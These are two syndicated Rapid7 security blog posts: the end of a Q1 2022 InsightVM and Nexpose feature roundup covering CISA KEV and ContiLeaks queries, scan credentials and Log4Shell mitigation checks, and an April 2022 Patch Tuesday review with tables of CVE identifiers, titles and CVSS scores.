
[InsightVM] ContiLeaks Helpful Query to easily detect ContiLeaks vulns and ensure compliance


CISA’s KEV catalog is part of the agency’s binding operative directive that has reporting requirements for federal agencies and civilian contractors. The recent ContiLeaks revealed over 30 vulns that are now a part of CISA’s KEV. While users could always build a query in IVM to identify these vulns, doing so is time-consuming and can be prone to error. The ContiLeaks Helpful Query takes out the manual effort  and lets customers easily locate 30+ ContiLeaks vulnerabilities in their environments. When the query is loaded into our Specific Vulnerability Dashboard template, it can give an at-a-glance view of the company’s risk posture as it relates to the Conti threat. In addition to helping customers identify the exploited vulnerabilities in their environment, the update will also help them stay within the bounds of CISA’s operative directive.

What's New in InsightVM and Nexpose: Q1 2022 in Review

What's New in InsightVM and Nexpose: Q1 2022 in Review

[InsightVM] Threat feed dashboard now includes CISA’s KEV catalog

While we are on the topic of CISA, you will be excited to learn that we have expanded the scope of vulnerabilities tracked to incorporate CISA’s KEV catalog in the InsightVM Threat Feed Dashboard, including the Assets With Actively Targeted Vulnerabilities card and the Most Common Actively Targeted Vulnerabilities card. The CISA inclusion makes it easy to see how exposed your organization is to active threats and inform prioritization decisions around remediation efforts.

We have also added a new “CISA KEV (known exploited vulnerability)” vulnerability category to allow for more targeted scanning (i.e. scanning the environment for CISA KEV entries only). You can also use the CISA KEV category to filter scan reports.

What's New in InsightVM and Nexpose: Q1 2022 in Review

Improvements to credentials


[Insight VM and Nexpose] A new credential type to support scanning Oracle Databases by Service Name

InsightVM and Nexpose customers have always been able to scan Oracle databases using SIDs (system identifiers) but were previously unable to provide a Service Name in the credential. This meant a gap in visibility for Oracle databases that could only be accessed via their Service Name. We were not happy with this limitation. Now, you now configure Oracle Database scans to specify a Service Name instead of an SID (you can still use the SID, if you want!) when authenticating. You now have the visibility into a wider range of deployment configurations of Oracle Database and the ability to configure scan using Service Name or SID.

What's New in InsightVM and Nexpose: Q1 2022 in Review

[Insight VM and Nexpose] Automatic Scan Assistant credentials generation


Last year, we introduced Scan Assistant, which alleviates the credential management (for Scan Engine) burden on vulnerability management teams. For the Scan Assistant to communicate with the Scan Engine, it requires digital certificates to be manually created and deployed on both the target assets and the Nexpose / IVM Security Console. Manually creating the public / private key pair is a complex and error-prone process.

With this update, we are taking some more burden off the vulnerability management teams. You can now use the Shared Credentials management UI to automatically generate Scan Assistant credentials. This not only reduces the technical expertise and time required to manage Scan Assistant credentials but also makes for a user-friendly experience for you.

Learn more in our recent blog post on passwordless scanning.

What's New in InsightVM and Nexpose: Q1 2022 in Review

[Insight VM and Nexpose] Log4Shell mitigation checks

The product improvements list would be incomplete without an update on Log4Shell.

If you are vulnerable to Log4Shell, you can edit the JAR files on a system to take out the vulnerable code and thus not get exploited. However, it is difficult to keep a check on this manually. This update adds that extra capability to not only look at the version of Log4j that was present in your environment but also check if it has been mitigated — i.e., if the vulnerable code is removed.

Authenticated scans and Agent-based assessments can now determine whether the JNDILookup class removal mitigation for Log4Shell has been applied to Log4j JAR files on Windows systems. This will reduce the number of reports of the vulnerability on systems that are not exploitable. We also added an Obsolete Software vulnerability check for Log4j 1.x, which will let you find obsolete versions of Log4j in your environment.

Stay in charge

As always, we hope these updates will make it easier for you to stay ahead of vulnerabilities.

It almost felt like the quarter might end on a calm note, but then the world of cybersecurity never has a dull moment. The end of the quarter saw Spring4Shell, another zero-day vulnerability in the Spring Core module of Spring Framework. Learn more about Rapid7 response to this vulnerability and how we are working around the clock to help our customers protect their own environments from Spring4Shell.

Additional reading:
NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – April 2022

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2022/04/12/patch-tuesday-april-2022/

Patch Tuesday - April 2022



From Defender to Windows, Office to Azure, this month’s Patch Tuesday has a large swath of Microsoft’s portfolio getting vulnerabilities fixed. 119 CVEs were addressed today, not including the 26 Chromium vulnerabilities that were fixed in the Edge browser.

One of these has been observed being exploited in the wild: CVE-2022-24521, reported to Microsoft by the National Security Agency, affects the Common Log File System Driver in all supported versions of Windows and allows attackers to gain additional privileges on a system they already have local access to. Another local privilege escalation (LPE), CVE-2022-26904 affecting the Windows User Profile Service, had been publicly disclosed but not reported as already being exploited – it’s harder for attackers to leverage as it relies on winning a race condition, which can be tricky to reliably achieve.


LPEs don’t always get the same attention that remote code execution (RCE) vulnerabilities do, but they can be a great help to attackers after they gain an initial foothold. These two categories dominate this month’s vulnerabilities, with 55 LPEs and 47 RCEs getting patched. 10 of the RCEs are considered “Critical,” affecting Windows Hyper-V (CVE-2022-22008, CVE-2022-23257, CVE-2022-24537); Windows SMB Client (CVE-2022-24500, CVE-2022-24541); Windows Network File System (CVE-2022-24491 and CVE-2022-24497); LDAP (CVE-2022-26919); Microsoft Dynamics (CVE-2022-23259); and the Windows RPC Runtime (CVE-2022-26809).

On the Office side of the house, Skype for Business Server was patched for spoofing (CVE-2022-26910) and information disclosure (CVE-2022-26911) vulnerabilities. Two RCEs affecting Excel (CVE-2022-24473 and CVE-2022-26901) were fixed, as well as a spoofing vulnerability in SharePoint Server (CVE-2022-24472).

With so many vulnerabilities to manage, it can be difficult to prioritize. Thankfully, most of this month’s CVEs can be addressed by patching the core OS. Administrators should first focus on updating any public-facing servers before moving on to internal servers and then client systems. The SMB Client vulnerabilities can also be mitigated by blocking port 445/tcp at the network perimeter – victims need to be enticed to connect to a malicious SMB server, and this would help against Internet-based attackers. Of course, this won’t help much if the malicious system was set up within the perimeter.

For any readers who enjoy deeper dives into vulnerabilities and exploits, Rapid7’s Jake Baines has a technical writeup of CVE-2022-24527, an LPE he discovered in the Connected Cache component of Microsoft Endpoint Manager that got fixed today. Check it out!

Summary charts

Patch Tuesday - April 2022

Summary tables

Azure Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-26898 Azure Site Recovery Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26896 Azure Site Recovery Information Disclosure Vulnerability No No 4.9 Yes
CVE-2022-26897 Azure Site Recovery Information Disclosure Vulnerability No No 4.9 Yes
CVE-2022-26907 Azure SDK for .NET Information Disclosure Vulnerability No No 5.3 Yes

Browser Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24523 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No 4.3 Yes
CVE-2022-24475 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26891 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26894 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26895 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26900 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26908 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26909 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-26912 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 8.3 Yes
CVE-2022-1232 Chromium: CVE-2022-1232 Type Confusion in V8 No No N/A Yes
CVE-2022-1146 Chromium: CVE-2022-1146 Inappropriate implementation in Resource Timing No No N/A Yes
CVE-2022-1145 Chromium: CVE-2022-1145 Use after free in Extensions No No N/A Yes
CVE-2022-1143 Chromium: CVE-2022-1143 Heap buffer overflow in WebUI No No N/A Yes
CVE-2022-1139 Chromium: CVE-2022-1139 Inappropriate implementation in Background Fetch API No No N/A Yes
CVE-2022-1138 Chromium: CVE-2022-1138 Inappropriate implementation in Web Cursor No No N/A Yes
CVE-2022-1137 Chromium: CVE-2022-1137 Inappropriate implementation in Extensions No No N/A Yes
CVE-2022-1136 Chromium: CVE-2022-1136 Use after free in Tab Strip No No N/A Yes
CVE-2022-1135 Chromium: CVE-2022-1135 Use after free in Shopping Cart No No N/A Yes
CVE-2022-1134 Chromium: CVE-2022-1134 Type Confusion in V8 No No N/A Yes
CVE-2022-1133 Chromium: CVE-2022-1133 Use after free in WebRTC No No N/A Yes
CVE-2022-1131 Chromium: CVE-2022-1131 Use after free in Cast UI No No N/A Yes
CVE-2022-1130 Chromium: CVE-2022-1130 Insufficient validation of untrusted input in WebOTP No No N/A Yes
CVE-2022-1129 Chromium: CVE-2022-1129 Inappropriate implementation in Full Screen Mode No No N/A Yes
CVE-2022-1128 Chromium: CVE-2022-1128 Inappropriate implementation in Web Share API No No N/A Yes
CVE-2022-1127 Chromium: CVE-2022-1127 Use after free in QR Code Generator No No N/A Yes
CVE-2022-1125 Chromium: CVE-2022-1125 Use after free in Portals No No N/A Yes

Developer Tools Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-26924 YARP Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-24513 Visual Studio Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26921 Visual Studio Code Elevation of Privilege Vulnerability No No 7.3 No
CVE-2022-24765 GitHub: Uncontrolled search for the Git directory in Git for Windows No No N/A Yes
CVE-2022-24767 GitHub: Git for Windows’ uninstaller vulnerable to DLL hijacking when run under the SYSTEM user account No No N/A Yes
CVE-2022-26832 .NET Framework Denial of Service Vulnerability No No 7.5 No

Microsoft Dynamics Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-23259 Microsoft Dynamics 365 (on-premises) Remote Code Execution Vulnerability No No 8.8 Yes

Microsoft Office Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-26910 Skype for Business and Lync Spoofing Vulnerability No No 5.3 Yes
CVE-2022-26911 Skype for Business Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-24472 Microsoft SharePoint Server Spoofing Vulnerability No No 8 Yes
CVE-2022-24473 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26901 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

SQL Server Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-23292 Microsoft Power BI Spoofing Vulnerability No No 5.9 Yes

System Center Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24548 Microsoft Defender Denial of Service Vulnerability No No 5.5 Yes

Windows Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24543 Windows Upgrade Assistant Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24550 Windows Telephony Server Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26786 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26789 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26791 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26793 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26795 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24491 Windows Network File System Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-24497 Windows Network File System Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-24487 Windows Local Security Authority (LSA) Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-24483 Windows Kernel Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-24545 Windows Kerberos Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2022-24486 Windows Kerberos Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24490 Windows Hyper-V Shared Virtual Hard Disks Information Disclosure Vulnerability No No 8.1 Yes
CVE-2022-24539 Windows Hyper-V Shared Virtual Hard Disks Information Disclosure Vulnerability No No 8.1 Yes
CVE-2022-26783 Windows Hyper-V Shared Virtual Hard Disks Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-26785 Windows Hyper-V Shared Virtual Hard Disks Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-23257 Windows Hyper-V Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-22008 Windows Hyper-V Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-24537 Windows Hyper-V Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22009 Windows Hyper-V Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-23268 Windows Hyper-V Denial of Service Vulnerability No No 6.5 Yes
CVE-2022-26920 Windows Graphics Component Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-26808 Windows File Explorer Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24495 Windows Direct Show – Remote Code Execution Vulnerability No No 7 Yes
CVE-2022-24547 Windows Digital Media Receiver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24488 Windows Desktop Bridge Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24546 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26811 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26823 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26824 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26825 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26826 Windows DNS Server Remote Code Execution Vulnerability No No 7.2 Yes
CVE-2022-26814 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26817 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26818 Windows DNS Server Remote Code Execution Vulnerability No No 6.6 Yes
CVE-2022-26816 Windows DNS Server Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-24538 Windows Cluster Shared Volume (CSV) Denial of Service Vulnerability No No 6.5 No
CVE-2022-26784 Windows Cluster Shared Volume (CSV) Denial of Service Vulnerability No No 6.5 No
CVE-2022-24484 Windows Cluster Shared Volume (CSV) Denial of Service Vulnerability No No 5.5 No
CVE-2022-26828 Windows Bluetooth Driver Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24549 Windows AppX Package Manager Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24482 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26914 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26788 PowerShell Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24496 Local Security Authority (LSA) Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24532 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26830 DiskUsage.exe Remote Code Execution Vulnerability No No 7.5 Yes
CVE-2022-24479 Connected User Experiences and Telemetry Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24489 Cluster Client Failover (CCF) Elevation of Privilege Vulnerability No No 7.8 No

Windows ESU Vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-24498 Windows iSCSI Target Service Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-26807 Windows Work Folder Service Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24474 Windows Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24542 Windows Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26904 Windows User Profile Service Elevation of Privilege Vulnerability No Yes 7 Yes
CVE-2022-24541 Windows Server Service Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-26915 Windows Secure Channel Denial of Service Vulnerability No No 7.5 No
CVE-2022-24500 Windows SMB Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-26787 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26790 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26792 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26794 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26796 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26797 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26798 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26801 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26802 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26803 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26919 Windows LDAP Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2022-26831 Windows LDAP Denial of Service Vulnerability No No 7.5 No
CVE-2022-24544 Windows Kerberos Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24530 Windows Installer Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-24499 Windows Installer Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26903 Windows Graphics Component Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26810 Windows File Server Resource Management Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26827 Windows File Server Resource Management Service Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26916 Windows Fax Compose Form Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26917 Windows Fax Compose Form Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26918 Windows Fax Compose Form Remote Code Execution Vulnerability No No 7.8 Yes
